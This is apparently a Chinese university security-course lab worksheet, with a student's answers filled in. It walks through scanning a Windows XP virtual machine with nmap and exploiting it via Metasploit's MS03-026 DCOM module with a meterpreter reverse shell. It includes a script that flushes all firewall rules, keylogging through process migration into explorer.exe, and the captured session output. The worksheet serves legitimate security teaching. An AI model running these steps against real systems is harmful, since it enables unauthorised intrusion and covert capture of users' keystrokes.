# 理解系统脆弱性和Metasploit渗透实践

## 使用

本文档以通关方式撰写，完成一关进入下一关，请将需要填写的内容写在空白处。

## 概述

这个练习用来帮助大家理解系统的脆弱性，并使用Metasploit实践一个案例，包括扫描网络并渗透计算机。

## 条件

请完成如下步骤：

1. 在计算机中安装Virtualbox或VMWare虚拟机软件；
2. 下载Kali Linux 64 Bit（也可以用其他版本）：<https://www.kali.org/downloads/>
3. 下载后的ISO文件为：kali-linux-2019.1a-amd64.iso
4. 请在虚拟机光盘中加载该ISO文件，并采用LIVE方式启动系统。

使用虚拟机，安装WinXP操作系统原始版本。该IP地址记为：虚拟机地址，假设改地址为10.108.18.165。

**GATE 1**

请在空白处用**不多于**100字描述Kali Linux：

**此处是空白处：**

Kali Linux是一个基于Debian Linux的发行版的开源操作系统，集成了众多安全工具，是一个非常适合进行渗透测试和安全审计的操作系统。

请查看Kali支持的工具列表：<https://tools.kali.org/tools-listing>，选取4个工具，用**不多于**100字对每个工具进行描述，共不超过400字，写在空白处。

**此处是空白处：**

**Nmap：**是一个网络连接端扫描软件，用来扫描网上电脑开放的网络连接端。确定哪些服务运行在哪些连接端。Nmap使用原始IP包来确定网络上可用的主机、这些主机提供的服务、它们运行的操作系统、正在使用的包过滤器/防火墙的类型以及许多其他特征。

**Metasploit Framework：**Metasploit是一个渗透测试平台，本身附带数百个已知软件漏洞的专业级漏洞探测、攻击工具，可以用来进行信息收集、漏洞探测、漏洞利用等渗透测试的全流程

**Wireshark：**是一个网络抓包分析软件。功能是抓取网络封包，并尽可能显示出最为详细的网络封包资料。Wireshark不会对网络封包产生内容的修改，它只会反映出流通的封包资讯。

**Burp Suite：**是一个用于执行Web应用程序安全性测试的集成平台。包含了许多工具。所有工具都共享一个请求，并能处理对应的HTTP 消息、持久性、认证、代理、日志、警报。

请将Kali Linux默认root用户密码写在空白处。

**此处是空白处：**


toor

时刻记得：**技术是一把双刃剑！**

**GATE 2**

以下实验将围绕一个目标计算机（IP地址是虚拟机地址，假设该地址是10.108.18.165）开展。请ping该主机，确认能从安装了metasploit的虚拟机访问到上述IP地址。

使用LIVE方式启动Kali Linux操作系统，通过界面启动metasploit工具。如下图：



**Part 1: 使用nmap**

nmap是一个端口扫描工具，可以探测计算机有哪些端口打开。

metasploit里面集成了一个nmap，使用下列命令扫描特定计算机：（在msfconsole里面运行）

db\_nmap -O -v -sV 10.108.18.165

其中：

-O: 启动对OS的探测

-sV: 探测打开的端口，并给出使用该端口的服务信息

-v: 回显信息

将命令输出拷贝到空白处。

**此处是空白处：**

Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-11 12:30 CST

NSE: Loaded 45 scripts for scanning.

Initiating ARP Ping Scan at 12:30

Scanning 192.168.171.158 [1 port]

Completed ARP Ping Scan at 12:30, 0.22s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 12:30

Completed Parallel DNS resolution of 1 host. at 12:30, 0.01s elapsed

Initiating SYN Stealth Scan at 12:30

Scanning 192.168.171.158 [1000 ports]

Discovered open port 1025/tcp on 192.168.171.158

Discovered open port 139/tcp on 192.168.171.158

Discovered open port 445/tcp on 192.168.171.158

Discovered open port 135/tcp on 192.168.171.158

Discovered open port 5000/tcp on 192.168.171.158

Completed SYN Stealth Scan at 12:30, 0.32s elapsed (1000 total ports)

Initiating Service scan at 12:30

Scanning 5 services on 192.168.171.158

输入 hosts 命令，将输出拷贝在空白处。

**此处是空白处：**

Hosts

=====

address mac name os\_name os\_flavor os\_sp purpose info comments

------- --- ---- ------- --------- ----- ------- ---- --------

192.168.171.140 WIN-RRI9T9SN85D Windows 7 client

192.168.171.158 94824-N1PWQHUHE Windows XP client

输入 services命令，将输出拷贝在空白处。

**此处是空白处：**

Services

========

host port proto name state info

---- ---- ----- ---- ----- ----

192.168.171.140 445 tcp

192.168.171.158 135 tcp msrpc open

192.168.171.158 139 tcp netbios-ssn open

192.168.171.158 445 tcp microsoft-ds open

192.168.171.158 1025 tcp nfs-or-iis open

192.168.171.158 5000 tcp upnp open

**GATE 3**

**Part 2: 进一步了解目标**

Gate2获得了一些目标机器信息，进一步的信息可以通过metasploit中auxiliary提供，执行如下命令，将结果拷贝在空白处。

msf > use auxiliary/scanner/smb/smb\_version

msf auxiliary(smb\_version) > set RHOSTS 10.108.18.165

RHOSTS => 10.108.18.165

msf auxiliary(smb\_version) > run

执行命令后，再运行hosts，观察结果与之前的有何不同，把结果拷贝在空白处。

**此处是空白处：**

Hosts

=====

address mac name os\_name os\_flavor os\_sp purpose info comments

------- --- ---- ------- --------- ----- ------- ---- --------

192.168.171.140 WIN-RRI9T9SN85D Windows 7 client

192.168.171.158 94824-N1PWQHUHE Windows XP client

再执行services命令，把结果拷贝在空白处。

**此处是空白处：**

host port proto name state info

---- ---- ----- ---- ----- ----

192.168.171.140 445 tcp

192.168.171.158 135 tcp msrpc open

192.168.171.158 139 tcp netbios-ssn open

192.168.171.158 445 tcp smb open Windows XP SP0 / 1 (language:Chinese - Traditional) (name:94824-N1PWQHUHE) (workgroup:WORKGROUP ) (signatures:optional)

192.168.171.158 1025 tcp nfs-or-iis open

192.168.171.158 5000 tcp upnp open

可以通过 back 命令退出smb\_version auxiliary模式。

**GATE 4**

## Part 3: 漏洞利用（meterpreter）

在打开的Metasploit console中，输入下面命令：

info exploit/windows/dcerpc/ms03\_026\_dcom

仔细查看关于这个漏洞利用的说明

执行下面的命令：

use exploit/windows/dcerpc/ms03\_026\_dcom

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST {你机器的IP地址}

set RHOST 10.108.18.165

show options

**[扩展内容开始]**

在进行下一步入侵操作之前，先了解一下以下内容：

在众多渗透失败的可能中，所在计算机的防火墙是个主要问题。防火墙默认限制了计算机的开放端口，会造成渗透失败。（防火墙指本机防火墙，非目标机防墙，即渗透本来成功，但反射回来的控制连接被自己的防火墙阻断）

**默认Kali Linux已经处理好防火墙，可以跳过该步骤。**

为了更好使用metasploit，如果采用其他系统，需要把本机防火墙关掉。这需要两个步骤：

第一：保存当前防火墙规则：

iptables-save > iptables.rules

第二，写一个脚本（用vi或任何编辑器），命名为fw.stop，内容如下：

echo "Stopping firewall and allowing everyone..."

iptables -F

iptables -X

iptables -t nat -F

iptables -t nat -X

iptables -t mangle -F

iptables -t mangle -X

iptables -P INPUT ACCEPT

iptables -P FORWARD ACCEPT

iptables -P OUTPUT ACCEPT

用下面命令执行上述脚本：

chmod +x fw.stop （给该文件赋予执行权限）

sudo ./fw.stop

此时，防火墙已经关闭。

**[扩展内容结束]**

回到之前的命令行窗口，在 metasploit中继续执行：

exploit

将输出拷贝到空白处，此时，应该看到与被渗透计算机建立通道的信息：

**此处是空白处：**

[\*] Started reverse TCP handler on 192.168.171.134:4444

[\*] 192.168.171.158:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...

[\*] 192.168.171.158:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn\_ip\_tcp:192.168.171.158[135] ...

[\*] 192.168.171.158:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn\_ip\_tcp:192.168.171.158[135] ...

[\*] 192.168.171.158:135 - Sending exploit ...

[\*] Sending stage (176195 bytes) to 192.168.171.158

[\*] Meterpreter session 1 opened (192.168.171.134:4444 -> 192.168.171.158:1035) at 2021-05-11 12:41:59 +0800

meterpreter >

**GATE 5**

## Part 4: 系统留念

如果一切顺利，此时，你已经与被攻击计算机建立了一个连接。Metasploit中的提示符是meterpreter>

输入如下命令：

shell

看到输出了吗？**知道自己在那里吗？对！你已经在被渗透的windows计算机中了**。执行下面一些命令试试：

cd ..

cd ..

cd "BITSecurity2019"

dir > {你的名字和学号}.txt

这时，你将在被渗透计算机C:\BITSecurity2019目录中生成一个txt文件，文件名是你输入的名字和学号。

**如果你确认生成了这个文件，即完成本实验。**


执行exit命令可以退回到meterpreter>

来，截个屏幕，放在空白处。

screenshot

将截到的屏幕放在下面（拷贝图片文件到下方）

**此处是空白处：=**



**GATE 6**

进一步分析，看看到底是那个程序被我们劫持了，从而使我们可以渗透到系统中。

在meterpreter>下执行getpid，得到当前渗透的进程id。

执行 ps浏览本渗透计算机中在运行的进程，把id对应进程写在空白处。

**此处是空白处：**

812 636 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe

我们希望得到用户输入的键盘信息，怎么做？

查看刚刚在运行进程，找到explorer.exe的进程号。因为这个程序负责响应鼠标和键盘事件，我们希望进一步劫持这个进程。

原则上，只要我们突破了计算机的防线，是可以劫持任何程序的。我们使用下面命令实现对explorer.exe的劫持。

migrate {explorer.exe的pid}

成功后，启动键盘记录程序：

keyscan\_start

此时，如果被渗透电脑中有内容输入，比如，在记事本中输入一些字符，则被记录。执行以下命令获得输入的内容：

keyscan\_dump

退出键盘记录：

keyscan\_stop.

**GATE 7**

exit指令退出msfconsole。

在渗透成功后，可以使用很多指令，包括查看渗透计算机实时桌面等。更多功能请查阅相关资料进一步学习。

请大家仔细回顾整个渗透的过程，将过程精简整理为不多于200字，填写到空白处，并尝试在课余时间自建目标机器攻击。

**此处是空白处：**

首先根据目标机器的IP地址对目标进行了解，这里使用了nmap工具和auxiliary进行端口扫描和分析。然后使用exploit的ms03\_026\_dcom漏洞利用工具，成功渗透目标计算机并建立连接通道。在成功渗透目标计算机后，在目标计算机中生成了一个文件，并可以劫持目标计算机用户输入信息。

黑客之旅已经开启，《网络信息安全》课程也接近尾声，如果你喜欢这个课程，记得点个赞！~